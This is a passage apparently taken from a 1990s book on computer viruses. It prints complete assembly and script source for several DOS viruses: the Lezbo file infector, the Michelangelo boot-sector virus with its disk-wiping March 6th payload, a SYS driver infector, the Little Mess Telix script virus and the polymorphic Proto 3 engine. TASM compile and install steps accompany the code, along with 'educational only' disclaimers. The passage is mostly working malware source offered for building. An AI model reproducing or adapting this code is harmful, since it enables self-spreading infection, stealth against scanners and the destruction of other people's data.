         jnb     short process_timestamp

cant_inf:
         jmp  cant_infect

process_timestamp:
         xchg    ax,bx                  ;put file handler into bx
         push    cs
         push    cs
         pop     ds
         pop     es                     ;es=ds=cs
         mov     ax,5700h               ;get file Date and Time
         call    Int_21h
         push    dx                     ;save date
         push    cx                     ;save time
         and     cl,1Fh                 ;mask out seconds
         cmp     cl,1Fh                 ;is time at 62 seconds?
         je      short inf_error        ;jump if it is
         mov     dx,offset data_buf     ;buffer for data
         mov     cx,offset Buffer_End-offset data_buf
         mov     ah,3Fh                 ;read from file
         call    Int_21h                ;bx=file handle
         jnb     short read_ok

inf_error:
         stc                            ;set carry for error
         jmp    inf_close

read_ok:
         cmp     ax,cx                  ;read in 1Ch bytes?
         jne     short inf_error        ;exit if error reading
         xor     dx,dx                  ;zero dx
         mov     cx,dx                  ;ofs 0<orig of new file pos
         mov     ax,4202h               ;set pointer to end of file
         call    Int_21h

file_type:
         cmp     word ptr Disk_ID,'ZM'  ;EXE header?
         je      short EXE_header       ;jump if yes, COM if no...

         cmp     byte ptr Disk_ID+3,'O' ;is 4th byte from begin a 'O'?
         je      short inf_error        ;get out if it is

COM_start:
         mov     si,offset Disk_ID      ;si=beginning of victim
         mov     di,offset first_4      ;di=our storage space
         movsd                          ;store 1st bytes in our place
         sub     ax,3                   ;sub 3 for jmp statement
         mov     byte ptr Disk_ID,0E9h  ;add the jmp statement
         mov     word ptr Disk_ID+1,ax  ;add the destination
```

```
        mov     byte ptr Disk_ID+3,'O' ;add the marker
        add     ax, (offset Delta_Ofs)+0103H
        jmp     short cont_inf

EXE_header:
        cmp     word ptr Stack_SP,offset Virus_End+512  ;infected?
        je      short inf_error                 ;if so, exit
        cmp     word ptr Overlays,0         ;is it an overlay?
        jne     short inf_error             ;if not main prog, leave
        push    dx
        push    ax
        mov     cl,4
        ror     dx,cl
        shr     ax,cl                   ;convert to paragraphs
        add     ax,dx                   ;ax:dx=filesize
        sub     ax,word ptr Header_Size ;subtract header size
        mov     si,offset Start_IP
        mov     di,offset first_4       ;original CS:IP
        movsd
        mov     si,offset stack_ss      ;save stack
        movsd                           ;ax:dx=filesize
        mov     word ptr start_cs,ax    ;set init CS
        mov     word ptr stack_ss,ax    ;and stack
        mov     word ptr stack_sp,offset Virus_End+512 ;vir+stack size

        pop     ax
        pop     dx
        push    ax
        add     ax, offset Virus_End+512  ;virus + stack size
        jnb     short no_carry
        inc     dx

no_carry:
        mov     cx,512                  ;take image size
        div     cx
        mov     word ptr File_Size,ax   ;image size /512
        mov     word ptr Last_Page,dx   ;imaze size MOD 512

        pop     ax
        and     ax,0Fh
        mov     word ptr Start_IP,ax    ;set initial ip
        add     ax,(offset Delta_Ofs)

cont_inf:
        mov     word ptr ds:Lezbo+1,ax ;Store relative offset
        push    ds                      ;
        xor     si,si
        mov     ds,si

        pop     ds
        push    bx

        mov     di,offset Buffer_End
        mov     cx,offset Virus_End
```

```
          push    cx

          cld
          repz    movsb

          mov     dx,offset Buffer_End
          pop     cx
          pop     bx
          mov     ah,40h                  ;write virus code to victim
          call    Int_21h
          jc      short inf_close
          xor     dx,dx
          mov     cx,dx
          mov     ax,4200h                ;set ptr loc
          call    Int_21h
          jb      short inf_close
          mov     dx,offset data_buf
          mov     cx,offset Buffer_End-offset data_buf
          mov     ah,40h                  ;write new header to victim
          call    Int_21h

inf_close:
          pop     cx
          pop     dx
          jb      short close_file
          or      cl,1Fh                  ;set timestamp to 62 secs

close_file:
          mov     ax,5701h                ;set file date and time
          call    Int_21h
          mov     ah,3eh
          call    Int_21h

cant_infect:
          pop     dx
          pop     ds
          pop     es
          pop     di
          pop     si
          pop     cx
          pop     bx
          pop     ax
          popf
          ret

Int_21h:
          pushf
          call     dword ptr cs:int21_vec  ;call real INT 21h
          ret

virname       db    ' -[LEZBO]- The Whore of Babylon '

ext_table     db    'COMEXEOVL'
```

```
first_4       dw    0,0FFF0h

origstack     dw    0,0FFFFh


Virus_End:

data_buf:
Disk_ID       dw    ?
Last_Page     dw    ?
File_Size     dw    ?
Relocs        dw    ? ;;
Header_Size   dw    ?
Min_Alloc     dw    ? ;;
Max_Alloc     dw    ? ;;
Stack_SS      dw    ? ;;
Stack_SP      dw    ?
CheckSum      dw    ?
Start_IP      dw    ?
Start_CS      dw    ? ;;
Reloc_Ofs     dw    ? ;;
Overlays      dw    ?
Buffer_End:

        End   Lezbo
```

Michelangelo

The infamous Michelangelo virus is a boot sector/MBR infecting virus. As viruses go, it is very basic. Except for about 40 bytes, this virus is a byte-for-byte imitation of the **Stoned** virus. Installation procedures are included in the source code.

```
COMMENT
~================================================================
=
=                   Michelangelo Boot Sector Virus
=                   ------------------------------
=         Disassembly (c)1993 Karsten Johansson, PC Scavenger
=
=
================================================================================
==
```

```
=  CAUTION:  This virus contains damaging code!!  Do NOT experiment
with
=            it unless you have PC Scavenger installed properly on your
=            system, or have a clean boot disk with FDISK handy.
=
=  NOTES:    The Michelangelo is a Stoned varient virus.  Instead of
=            printing a harmless message to your screen on every 7
=            boots, the Michelangelo waits until March 6th, on which
day
=            it will proceed to overwrite the sectors on all disks in
=            the computer.  The disks are unrecoverable, and need to be
=            reformatted if this happens.
=
=            DO NOT INFECT ANYONE'S SYSTEM BUT YOUR OWN!  To do so is a
=            federal offence.
=
=
=  COMPILE:  With TASM:           TASM    MICH
=                                 TLINK   MICH
=                                 EXE2BIN MICH
=
=  INSTALL:  Use a disk editor such as DISKEDIT from Norton Utilities.
=            With a formatted floppy diskette (with system files), copy
=            the boot sector to Side 1, Sector 3, then copy the virus
=            code to the original boot sector.  To install the virus in
=            memory, reboot the system with the newly infected
diskette.                    =
================================================================================
=  BEFORE COMPILING THIS CODE, IT MUST BE NOTED THAT THE AUTHOR AND
=  PUBLISHER OF THIS BOOK CANNOT BE HELD LIABLE FOR ANY DAMAGES THAT
MAY     =  BE INCURRED BY THE USE OF OR THE EXPERIMENTATION WITH
COMPUTER            =  VIRUSES. THIS BOOK IS FOR EDUCATIONAL PURPOSES
ONLY. EDUCATION IS NOT     =  HERE TO BE ABUSED.
=
================================================================================
~

               .radix   16
               .model   tiny
               .code
                org     0

Mich_Boot:
                jmp     Second_Entry       ;Jump to virus entry point

;=== Data used by virus ==================================

Hi_JMP          dw      offset JMP_Here
Hi_JMP_Seg      dw      0
Disk_Number     db      2
Track_Sector    dw      3
INT13_Ofs       dw      0
INT13_Seg       dw      0
```

```
;=== INT 13h handler ===================================

INT_13h:
                push    ds
                push    ax
                or      dl,dl
                jne     Real_INT13
                xor     ax,ax
                mov     ds,ax
                test    byte ptr ds:43Fh,1     ;Is disk motor running?
                jne     Real_INT13
                pop     ax
                pop     ds
                pushf
                call    dword ptr cs:INT13_Ofs
                pushf
                call    Infect
                popf
                retf    2                       ;Return to caller

Real_INT13:
                pop     ax
                pop     ds
                jmp     dword ptr cs:INT13_Ofs  ;Do real INT 13h

;=== Infection routines ================================

Infect:
                push    ax
                push    bx
                push    cx
                push    dx
                push    ds
                push    es
                push    si
                push    di
                push    cs
                pop     ds
                push    cs
                pop     es
                mov     si,4                    ;Try up to 4 times to
read

Read_Loop:
                mov     ax,201h                 ;Read boot sector
                mov     bx,200h                   ; to end of virus code
                mov     cx,1
                xor     dx,dx
                pushf
                call    dword ptr INT13_Ofs
                jnb     Read_Done
                xor     ax,ax                     ;Reset Disk
                pushf
```

```
                call    dword ptr INT13_Ofs
                dec     si
                jne     Read_Loop
                jmp     short Quit

Read_Done:
                xor     si,si
                cld
                lodsw
                cmp     ax,word ptr [bx]        ;Compare first 2 bytes
                jne     Move_Real_Boot
                lodsw
                cmp     ax,word ptr [bx + 2]    ;Compare next 2 bytes
                je      Quit

Move_Real_Boot:
                mov     ax,301h              ;Prepare to write the real
                mov     dh,1                    ; boot sector to side 1
                mov     cl,3                    ; sector 3
                cmp     byte ptr [bx+15h],0FDh  ;Is this a floppy?
                je      Write_Real_Boot         ;Write as is if so
                mov     cl,0Eh                 ;Otherwise, use sector
14

Write_Real_Boot:
                mov     word ptr Track_Sector,cx
                pushf
                call    dword ptr INT13_Ofs
                jb      Quit
                mov     si,3BEh
                mov     di,1BEh
                mov     cx,21h
                cld                         ;Copy info from end of
sector
                repz    movsw               ; (Partition table if HD)
                mov     ax,301h
                xor     bx,bx
                mov     cx,1
                xor     dx,dx
                pushf
                call    dword ptr INT13_Ofs

Quit:
                pop     di
                pop     si
                pop     es
                pop     ds
                pop     dx
                pop     cx
                pop     bx
                pop     ax
                retn                            ;Infection finished

;=== Virus installation code ==============================
```

```
Second_Entry:
                xor     ax,ax
                mov     ds,ax
                cli
                mov     ss,ax               ;ss=ds=ax=0
                mov     ax,7C00h
                mov     sp,ax               ;stack pointer at boot
buffer
                sti

                push    ds ax

                mov     ax,word ptr ds:(13h * 4)   ;Store INT 13h
vector
                mov     word ptr ds:INT13_Ofs + 7C00h,ax
                mov     ax,word ptr ds:(13h * 4) + 2
                mov     word ptr ds:INT13_Seg + 7C00h,ax

                mov     ax,word ptr ds:413h     ;Get system memory
count
                dec     ax                      ;Subtract 2K from it
                dec     ax
                mov     word ptr ds:413h,ax     ;Store new memory total
                mov     cl,6              ;Convert it to segment
address
                shl     ax,cl
                mov     es,ax                   ;Store location ES

                mov     word ptr ds:Hi_JMP_Seg + 7C00h,ax ;Also needed
                                                  ;for far jmp
                lea     ax,INT_13h              ;Trap INT 13h
                mov     word ptr ds:(13h * 4),ax
                mov     word ptr ds:(13h * 4) + 2,es

                mov     cx,1BEh               ;Max length of virus
                mov     si,7C00h              ;Start of virus in memory
                xor     di,di                 ;Start of new segment
                cld
                repz    movsb                 ;Copy virus code to new
seg

                jmp     dword ptr cs:Hi_JMP + 7C00h ;JMP_Here in new
seg

;=== Following code executed in top of memory only ========

JMP_Here:
                xor     ax,ax                   ;Reset Disk
                mov     es,ax                   ;Clear ES
                int     13h
                push    cs
                pop     ds                      ;ds=cs
                mov     ax,201h                 ;read a sector
```

```
                mov     bx,7C00h                ; to boot buffer
                mov     cx,word ptr Track_Sector

                cmp     cx,7                ;Are we pointing to sector
7?
                jne     Read_Diskette
                mov     dx,80h              ;Then prep to boot from HD
                int     13h
                jmp     short Check_Date        ;BUT, check date first!

Read_Diskette:
                mov     cx,word ptr Track_Sector ;Read in real BS
                mov     dx,100h
                int     13h

                jb      Check_Date

                push    cs
                pop     es
                mov     ax,201h                 ;Read in Partn table
from
                mov     bx,200h                 ; hard drive
                mov     cx,1
                mov     dx,80h
                int     13h

                jb      Check_Date

                xor     si,si
                cld
                lodsw                           ;Look at first 2 bytes
                cmp     ax,word ptr [bx]        ;Doe they look like ours?
                jne     Infect_Partition
                lodsw                           ;Look at the next 2 bytes
                cmp     ax,word ptr [bx + 2]    ;Do they look like ours?
                jne     Infect_Partition        ;If not, infect it

Check_Date:
                xor     cx,cx
                mov     ah,4                     ;Check date
                int     1Ah
                cmp     dx,306h                  ;March 6th?
                je      Detonate                 ;if so, destroy
                retf                             ;Otherwise, ret

;=== March 6th detonation code ============================

Detonate:
                xor     dx,dx
                mov     cx,1                     ;Track 0, sector 1

Sec_Locs:
                mov     ax,309h
                mov     si,word ptr Track_Sector
```

```
                cmp     si,3
                je      Write_On_Them

                mov     al,0Eh
                cmp     si,0Eh
                je      Write_On_Them

                mov     dl,80h
                mov     byte ptr Disk_Number,4
                mov     al,11h

Write_On_Them:
                mov     bx,5000h
                mov     es,bx
                int     13h
                jnb     Cont_Writing

                xor     ah,ah                   ;Reset Disk
                int     13h

Cont_Writing:
                inc     dh
                cmp     dh,byte ptr Disk_Number
                jb      Sec_Locs
                xor     dh,dh
                inc     ch
                jmp     short Sec_Locs

;=== Partition infection code ============================

Infect_Partition:
                mov     cx,7
                mov     word ptr Track_Sector,cx
                mov     ax,301h
                mov     dx,80h            ;Write original partition
code
                int     13h
                jb      Check_Date

                mov     si,3BEh
                mov     di,1BEh
                mov     cx,21h                  ;Copy partition info
                repz    movsw

                mov     ax,301h
                xor     bx,bx
                inc     cl                      ;Write virus to HD
                int     13h
                jmp     short Check_Date

;=== Partition Table space ===============================

                org     1BEh
Partitions      equ     $    ;Partition tables start here, ------------
```

```
                    ; so virus must be less than  ------------
                    ; 1BEh bytes long ------------------------
org     1FEh
dw      0AA55h              ;End of Boot Sector marker

end     Mich_Boot
```

SYS Inf

If a file is executable in any way, a virus can infect it. For that matter, macro languages used in word processors, spreadsheets, modem dialing software, configuration languages, and so on, could all be vulnerable to viral attention if someone were willing to dedicate the time to figuring it out. The author has already found ways to cause Microsoft Word documents to open, modify and execute arbitrary files. This, and the next virus demonstrate that this is the case.

The SYS Inf virus is a very basic virus which infects SYS files. It properly conforms to the device driver format, and operates by exploiting a device driver's ability to be chained together. This is a complicated infection which requires some interesting automatic reverse-engineering in order to install the viral device driver.

```
.model tiny
.code
org 0                           ; SYS files originate at zero

header:

next_header dd -1               ; FFFF:FFFF
attribute   dw  8000h           ; character device
strategy    dw  offset _strategy
interrupt   dw  offset _interrupt
namevirus   db  'SYS INF$'      ; simple SYS infector

endheader:

author      db  0,'Simple SYS infector',0Dh,0Ah
            db    'Written by Dark Angel of Phalcon/Skism',0
```

```
  _strategy:  ; save es:bx pointer
          push    si
          call    next_strategy
  next_strategy:
          pop     si
          mov     cs:[si+offset savebx-offset next_strategy],bx
          mov     cs:[si+offset savees-offset next_strategy],es
          pop     si
          retf

  _interrupt:  ; install virus in memory
          push    ds                    ; generally, only the segment
          push    es                    ; registers need to be
preserved

          push    cs
          pop     ds

          call    next_interrupt
  next_interrupt:
          pop     bp
          les     bx,cs:[bp+savebx-next_interrupt] ;get req hdr pointer

          mov     es:[bx+3],8103h         ; default to fail request
          cmp     byte ptr es:[bx+2], 0   ; check if install request
          jnz     exit_interrupt          ; exit if it is not

          mov     es:[bx+10h],cs          ; fill in ending address
value
          lea     si,[bp+header-next_interrupt]
          mov     es:[bx+0eh],si
          dec     byte ptr es:[bx+3]      ; and assume install failure

          mov     ax, 0b0fh               ; installation check
          int     21h
          cmp     cx, 0b0fh
          jz      exit_interrupt          ; exit if already installed

          add     es:[bx+0eh],offset endheap ; fixup ending address
          mov     es:[bx+3],100h          ; and status word

          xor     ax,ax
          mov     ds,ax                   ; ds->interrupt table
          les     bx,ds:[21h*4]           ; get old interrupt handler
          mov     word ptr cs:[bp+oldint21-next_interrupt],bx
          mov     word ptr cs:[bp+oldint21+2-next_interrupt],es

          lea     si,[bp+int21-next_interrupt]
          cli
          mov     ds:[21h*4],si           ; replace int 21h handler
          mov     ds:[21h*4+2],cs
          sti
  exit_interrupt:
          pop     es
```

```
          pop     ds
          retf

  int21:
          cmp     ax,0b0fh                ; installation check?
          jnz     notinstall
          xchg    cx,ax                   ; mark already installed
  exitint21:
          iret
  notinstall:
          pushf
          db      9ah             ; call far ptr  This combined with
the
  oldint21 dd     ?               ; pushf simulates an int 21h call

          pushf

          push    bp
          push    ax

          mov     bp, sp                  ; set up new stack frame
                                          ; flags         [bp+10]
                                          ; CS:IP         [bp+6]
                                          ; flags new     [bp+4]
                                          ; bp            [bp+2]
                                          ; ax            [bp]
          mov     ax, [bp+4]              ; get flags
          mov     [bp+10], ax             ; replace old flags with new

          pop     ax                      ; restore the stack
          pop     bp
          popf

          cmp     ah, 11h                 ; trap FCB find first and
          jz      findfirstnext
          cmp     ah, 12h                 ; FCB find next calls only
          jnz     exitint21
  findfirstnext:
          cmp     al,0ffh                 ; successful findfirst/next?
          jz      exitint21               ; exit if not

          push    bp
          call    next_int21
  next_int21:
          pop     bp
          sub     bp, offset next_int21

          push    ax                      ; save all registers
          push    bx
          push    cx
          push    dx
          push    ds
          push    es
          push    si
```

```
          push    di


          mov     ah, 2fh                 ; ES:BX <- DTA
          int     21h

          push    es                      ; DS:BX->DTA
          pop     ds

          cmp     byte ptr [bx], 0FFh     ; extended FCB?
          jnz     regularFCB          ; continue if not
          add     bx, 7              ; otherwise, convert to regular
FCB


  regularFCB:
          mov     cx, [bx+29]             ; get file size
          mov     word ptr cs:[bp+filesize], cx

          push    cs                      ; ES = CS
          pop     es

          cld

          ; The following code converts the FCB to an ASCIIZ string
          lea     di, [bp+filename]       ; destination buffer
          lea     si, [bx+1]              ; source buffer - filename

          cmp     word ptr [si],'OC'      ; do not infect CONFIG.SYS
          jz      bombout

          mov     cx, 8                   ; copy up to 8 bytes
  back:   cmp     byte ptr ds:[si], ' '   ; is it a space?
          jz      copy_done           ; if so, done copying
          movsb                   ; otherwise, move character to
buffer
          loop    back

  copy_done:
          mov     al, '.'                 ; copy period
          stosb

          mov     ax, 'YS'
          lea     si, [bx+9]              ; source buffer - extension
          cmp     word ptr [si], ax       ; check if it has the SYS
          jnz     bombout                 ; extension and exit if it
          cmp     byte ptr [si+2], al     ; does not
          jnz     bombout
          stosw                           ; copy 'SYS' to the buffer
          stosb

          mov     al, 0                  ; copy null byte
          stosb
```

```
        push    ds
        pop     es                      ; es:bx -> DTA

        push    cs
        pop     ds

        xchg    di,bx                   ; es:di -> DTA
                                        ; open file, read/only
        call    open                    ; al already 0
        jc      bombout                 ; exit on error

        mov     ah, 3fh                 ; read first
        mov     cx, 2                   ; two bytes of
        lea     dx, [bp+buffer]         ; the header
        int     21h

        mov     ah, 3eh                 ; close file
        int     21h

InfectSYS:
        inc     word ptr cs:[bp+buffer] ; if first word not FFFF
        jz      continueSYS             ; assume already infected
                                        ; this is a safe bet since
                                        ; most SYS files do not have
                                        ; another SYS file chained on

alreadyinfected:
        sub     es:[di+29], heap - header ; hide file size increase
                                        ; during a DIR command
                                        ; This causes CHKDSK errors
       ;sbb     word ptr es:[di+31], 0  ; not needed because SYS
files
                                        ; are limited to 64K maximum

bombout:
        pop     di
        pop     si
        pop     es
        pop     ds
        pop     dx
        pop     cx
        pop     bx
        pop     ax
        pop     bp
        iret

continueSYS:
        push    ds
        pop     es

        lea     si, [bp+offset header]
        lea     di, [bp+offset bigbuffer]
        mov     cx, offset endheader - offset header
        rep     movsb
```

```
          mov     cx, cs:[bp+filesize]
          add     cx, offset _strategy - offset header ;calc offset to
          mov     word ptr [bp+bigbuffer+6],cx         ;strategy
routine


          add     cx, offset _interrupt - offset _strategy;calc ofs to
          mov     word ptr cs:[bp+bigbuffer+8], cx    ;interrupt
routine

  continueinfection:
          mov     ax, 4300h               ; get file attributes
          lea     dx, [bp+filename]
          int     21h

          push    cx                      ; save attributes on stack
          push    dx                      ; save filename on stack

          mov     ax, 4301h               ; clear file attributes
          xor     cx, cx
          lea     dx,[bp+filename]
          int     21h

          call    openreadwrite

          mov     ax, 5700h               ; get file time/date
          int     21h
          push    cx                      ; save them on stack
          push    dx

          mov     ah, 40h                 ; write filesize to the old
          mov     cx, 2                   ; SYS header
          lea     dx, [bp+filesize]
          int     21h

          mov     ax, 4202h               ; go to end of file
          xor     cx, cx
          cwd                             ; xor dx, dx
          int     21h

          mov     ah, 40h                 ; concatenate header
          mov     cx, offset endheader - offset header
          lea     dx, [bp+bigbuffer]
          int     21h

          mov     ah, 40h                 ; concatenate virus
          mov     cx, offset heap - offset endheader
          lea     dx, [bp+endheader]
          int     21h

          mov     ax, 5701h               ; restore file time/date
          pop     dx
          pop     cx
```

```
        int     21h

        mov     ah, 3eh                 ; close file
        int     21h



        mov     ax, 4301h               ; restore file attributes
        pop     cx
        pop     dx
        int     21h

        jmp     bombout


openreadwrite:
        mov     al, 2                   ; open read/write mode
open:   mov     ah, 3dh
        lea     dx,[bp+filename]
        int     21h
        xchg    ax, bx                  ; put handle in bx
        ret

heap:
savebx   dw      ?
savees   dw      ?
buffer   db      2 dup (?)
filename db     13 dup (?)
filesize dw     ?
bigbuffer db    offset endheader - offset header dup (?)
endheap:

end header
```

Little Mess

Script files for communication packages and word processors are, in effect, executable files, and so may be infected just like normal DOS executables.

Even Word Basic[77], contains potentially dangerous commands which can be used to write Word Macro viruses.

[77] Word Basic (c)..... Microsoft

Examples are *Declare Function* and *IsAppLoaded Lib*. These commands are able to execute any routine found in the Windows Dynamic Link Library (.DLL) files. These link files are called on by Windows to perform specific such operations as the disk I/O functions, video function, etc.

A Word Basic macro can be written which uses these functions to infect and alter other Word macros. Of course, the potential for spreading one of these viruses is almost nil until someone finds a way to make Word documents ubiquitous.

An example of a script virus is the Little Mess. This is a companion virus which infects Telix SALT[78] script

SALT (c) Telix.....

files. More information can be found written in the virus comments.

```
// Little Mess spawning virus source (c) 92 Crom-Cruach/Trident
// Source in SALT
//
// The compiled script needs some little changes:
// *First, both 1234h's in the SLC must be replaced by (FileLen-011h)
// *the 1st 11h bytes of the script must be copied over the 'REPLACE
// ME!';  *Both 1D 06 00's sequences MUST be replaced by 1D 02 00...

// This is of course only educational, and even if it wasn't, it still
// wouldn't spread due to the script exchange rate.
//
// Bad minds, however, might think it's fun having their local network-
// sysop screaming about his system being infected while all anti-
// viral/integrity programs miss it (or, him being dissed for saying
// he's got a script-virus)... Of course, those people are wrong and/or
// sick.

// Symptoms - 1 out of 8 times it displays a message for 1 sec after
// script execution if all scripts infected.

// Greetz - NuKE / Phalcon/SKISM / YAM & All other practicing
// researchers...

// Technical info ---
//
// First, the uninfected file is renamed to *.SLX.
// Then, the SLC file is created and the copy of the header is written
// to it.  After that, the whole virus is written as a string to the
// file (SALT-string identification code is 19h; offsets in SLC are
// calculated relative to the end of the header (= on +0Ch) - The 06 ->
// 02 patch changes the offset of the
// buffer to write from Title (+6) to [EndHeader+1] (+2)... The 1234-
// patch is needed to fill in the size of that string). After that,
some
// random bytes are written to make the files less suspicious (the
// amount must be even; at least, CS (the TELIX script compiler) never
// creates files with odd lengths)
// I wanted to mark the SLX files as hidden; but in SALT you can only -
// read the attribute of a file. Solution could be to write a little
// routine in ASM to a temporary file & to RUN that file; I decided not
// to, because the flash from the shell-to-dos is much more obvious
than
// some 'SLX'-files.

// A system can be infected by starting this script from Telix. It will
// infect one script at a time.

int EndHeader = 0x123419;               // Needed for code-copy
```

```
str Title[40] = "[Little Mess (c) 92 Crom-Cruach/Trident]";
str Org_Ext[4] = ".SLX";

str Path[64],Trash[64];
str Buf[12] = "";                  // No script to start after
'mother'.
str Spawned_On[12];

// Header
str Header[17]="REPLACE ME!";      // must be replaced by header
(debug)
int Handle;
main()
{
 Spawned_On = Buf;
 path = _script_dir;
 strcat(path,"*.SLC");             // Search script (not 8 chars-
FName!)
FNext:
 if (not FileFind(path,0,Buf))          // File found?
 { EndHeader=0; }                       // No more; mark 'all infected'
 else
 {
  path = "";                            // Prepare for find-next
  trash = _script_dir;
  strcat(trash,Buf);                    // Trash = path+filename+ext
  FNStrip(Trash,7,Buf);                 // Buf = filename only
  strcat(Buf,Org_Ext);                  // Give new extension
  if (frename(Trash,Buf) != 0) goto FNext;
                                   // File not renamed (already
spawned)

  Handle = FOpen(Trash,"w");            // Make new file, same name
  If (Handle == 0)                 // Error opening; restore orig.
fname
  {
    Path = _script_dir;
    strcat(path,Buf);                   // path = path+new_fname
    frename(Path,Trash);                // rename-back
    goto Quit_Infect;
  }
  FWrite(Header,17,Handle);             // Write header

  FWrite(Title,0x1234,Handle);       // Title REPLACED by (ofs EndH.+1)

  FWrite(Title,(CurTime()&254),Handle); // Make size random (even)
  FClose(Handle);
 }
Quit_Infect:
call(Spawned_On);                       // Start orig. script
if ((EndHeader==0) and                  // If all infected
 ((CurTime()&7)==7))                    // Show message 1 out of 8
times
  Status_Wind("Legalize Marijuana! - ÂÚ³┼äïÂ",10);
```

}

Proto 3

The **Proto 3** virus has been saved until the last as it contains one of the most advanced routines used in computer virus development. The virus encrypts itself using a polymorphic engine. Because of this, no two infections are the same. (Actually, this is not quite true. However, the number of different encryption engines created by the engine is so great that it will probably never repeat itself entirely).

Scan strings cannot be made from this virus. Because it is such a dangerous technology, the **Proto 3** was written for 386+ computers. XT's or 286's will simply crash if any attempt is made to execute the virus.

Proto 3 is a very complicated virus. The comments will help the advanced computer hacker to understand the routines.

```
COMMENT
~================================================================
=
=                              Proto 3 Virus
=                              -------------
=         Dissassembly (c)1993 Lucifer Messiah -- ANARKICK SYSTEMS
=         Edited by: Karsten Johansson, PC Scavenger
=
=========================================================================
=
=
=  CAUTION:  This program is a polymorphic virus.
=
=  NOTES:    This is a demonstration virus only, and will only execute
```

```
=            on the 386+ computer.  This was done to avoid widespread
=            misuse.
=
=            DO NOT INFECT ANYONE'S SYSTEM BUT YOUR OWN!  To do so is a
=            federal offence.
=
=  COMPILE:  With TASM:           TASM     PROTO3
=                                 TLINK /3 PROTO3
=                                 EXE2BIN  PROTO3 PROTO3.COM
=
=  INSTALL:  Execute PROTO3.COM on a 386 or above only.  Only .COM
files
=            will be infected.
=
=            Execution on an 8086 or 286 computer will result in a
=            crash.
=
================================================================================
=
=  BEFORE COMPILING THIS CODE, IT MUST BE NOTED THAT THE AUTHOR AND
=  PUBLISHER OF THIS BOOK CANNOT BE HELD LIABLE FOR ANY DAMAGES THAT
MAY
=  BE INCURRED BY THE USE OF OR THE EXPERIMENTATION WITH COMPUTER
=  VIRUSES. THIS BOOK IS FOR EDUCATIONAL PURPOSES ONLY. EDUCATION IS
NOT
=  HERE TO BE ABUSED.
=
================================================================================
~

          .RADIX  16
          .model tiny
           P386N                ;386 Non-Protected mode
          .code

;--- Data area ---------------------------------------

           org     0E0h

File_Len   dw      0, 0
INT21      dw      0, 0
ADD_Val    dw      0
XOR_Val    dw      0
XOR_Ofs    dw      0
ByteFill   dw      0
ByteFill2  dw      0

;--- Virus entry point -------------------------------

           org     100h                    ;.COM file

Entry:
           call    Delta                   ;get IP
```

```
Delta:
            pop     si
            sub     si,(Delta-Entry)        ;SI=delta offset
            mov     di,100h                 ;DI=COM start offset
            cld

            push    ax ds es di si          ;save registers

            xor     ax,ax
            dec     ax                      ;ax=0FFFFh (residency check)
            int     3                       ;INT 3=INT 21h if resident
            or      al,ah

            je      short exit_inst

            mov     ax,es                   ;adjust memory-size
            dec     ax
            mov     ds,ax
            sub     bx,bx
            cmp     byte ptr [bx],5Ah       ;enough memory available?
            jne     short exit_inst         ;don't install if there
isn't
            mov     ax,[bx+3]
            sub     ax,(0D0h + 160h)        ;space for virus + workspace
            jb      short exit_inst
            mov     [bx+3],ax
            sub     word ptr ds:[bx+12h],(0D0h+160h) ;virus and
workspace
            mov     es,[bx+12h]
            push    cs
            pop     ds
            mov     cx,(last - Entry)
            rep     movsb                   ;copy virus to top of memory

            push    es
            pop     ds
            mov     ax,3521h                ;get original int21 vector
            int     21h

            mov     ds:[INT21],bx
            mov     ds:[INT21+2],es
            lea     dx,INT_21h              ;install new INT 3 handler
            mov     ax,2503h
            int     21h

            lea     dx,INT_21h              ;install INT 21h with same
            mov     ax,2521h                ; handler
            int     3

            mov     ax,'rn'                 ;init. random nr. generator
            int     3

exit_inst:
```

```
            pop     si di es ds ax          ;restore registers
            add     si,(offset Orig_Bytes)
            sub     si,di
            push    di
            movsd                   ;read first 4 bytes from Orig_Bytes
            ret

;--- Encryption tables ---------------------------------

              ;        AX    AL     AH
mov_register db      0B8h, 0B0h,  0B4h,  0
              ;      (BX)   BL     BH
              db      0B8h, 0B3h,  0B7h,  0
              ;       CX    DL     CH
              db      0B9h, 0B1h,  0B5h

              ;       nop  clc   decbp cld   incbp stc   cli   cmc
junk_1byte    db      90h, 0f8h, 4dh,  0fch, 45h,  0f9h, 0fah, 0f5h
              ;       repz repnz  repz  repnz incbp stc  cli   repnz
              db      0f3h, 0f2h, 0F3h, 0F2h, 45h, 0f9h, 0fah, 0f2h

              ;       or   and   xchg  mov
junk_2byte    db      8,   20h,  84h,  88h

              ;       bl / bh,   bx,   si&di
dir_change    db      7,   7,    4,      5
ind_change    db      3,   3,    6,      7

              ;       xor  xor   add   sub
enc_type      db      30h, 30h,   0,   28h

              ;            add   xor    or
add_mode      db      0,   0C8h, 0F0h, 0C0h


;--- NOP and JUNK offsets --------------------------------

NOPSets       dw      offset Cond_JMP
              dw      offset JMP_Over
              dw      offset XCHG_AX_Reg2
              dw      offset INC_DEC2
              dw      offset Byte_NOP
              dw      offset Word_NOP
              dw      offset CALL_NOPs
              dw      offset Move_Something
              dw      offset abcd1
              dw      offset abcd2
              dw      offset abcd3
              dw      offset JMP_Up
              dw      offset CMPS_SCAS
              dw      offset XCHG_AX_Reg
              dw      offset PUSH_POP
              dw      offset INC_DEC
```

```
;--- INT 24h handler --------------------------------------

INT_24h:
          mov     al,3                    ;to avoid 'Abort, Retry,
...'
          iret

;--- first bunch of bytes ---------------------------------

Orig_Bytes   db      0CDh, 20h, 0, 0    ;First 4 bytes of host

;--- INT 21h handler --------------------------------------

Signature:
          inc      ax               ;ax=0
          popf
          iret

Initialize:
          call    Initialize_RNG
          jmp     short exit_21

;--- INT 21h entry point ----------------------------------

INT_21h:
          pushf
          cmp     ax,0FFFFh                ;install check?
          je      short Signature

          push    es ds si di dx cx bx ax ;save registers

          cmp     ax,'rn'                 ;rnd init ?
          je      short initialize
          cmp     ax,4B00h                 ;execute ?
          je      short Do_It
          cmp     ax,6C00h                 ;open
          jne     short exit_21
          test    bl,3
          jnz     short exit_21
          mov     dx,di

Do_It:
          call    infect

Exit_21:
          pop     ax bx cx dx di si ds es ;restore registers
          popf
          jmp     dword ptr cs:[INT21]     ;call to old int-handler

;--- Infect file ------------------------------------------

Infect:
          cld
          push    cs                      ;copy filename to CS:0000
```

```
            pop     es
            mov     si,dx
            sub     di,di
            mov     cx,80h

Upper_Case:
            lodsb
            or      al,al
            jz      converted
            cmp     al,'a'
            jb      short next_char
            cmp     al,'z'
            ja      next_char
            xor     al,20h                   ;convert to upper case

next_char:
            stosb
            loop    Upper_Case

Exit_Inf:
            ret

converted:
            stosb                           ;convert to ASCIIZ
            lea     si,[di-5]
            push    cs
            pop     ds

            lodsw                           ;make sure its not EXE
            cmp     ax,'E.'
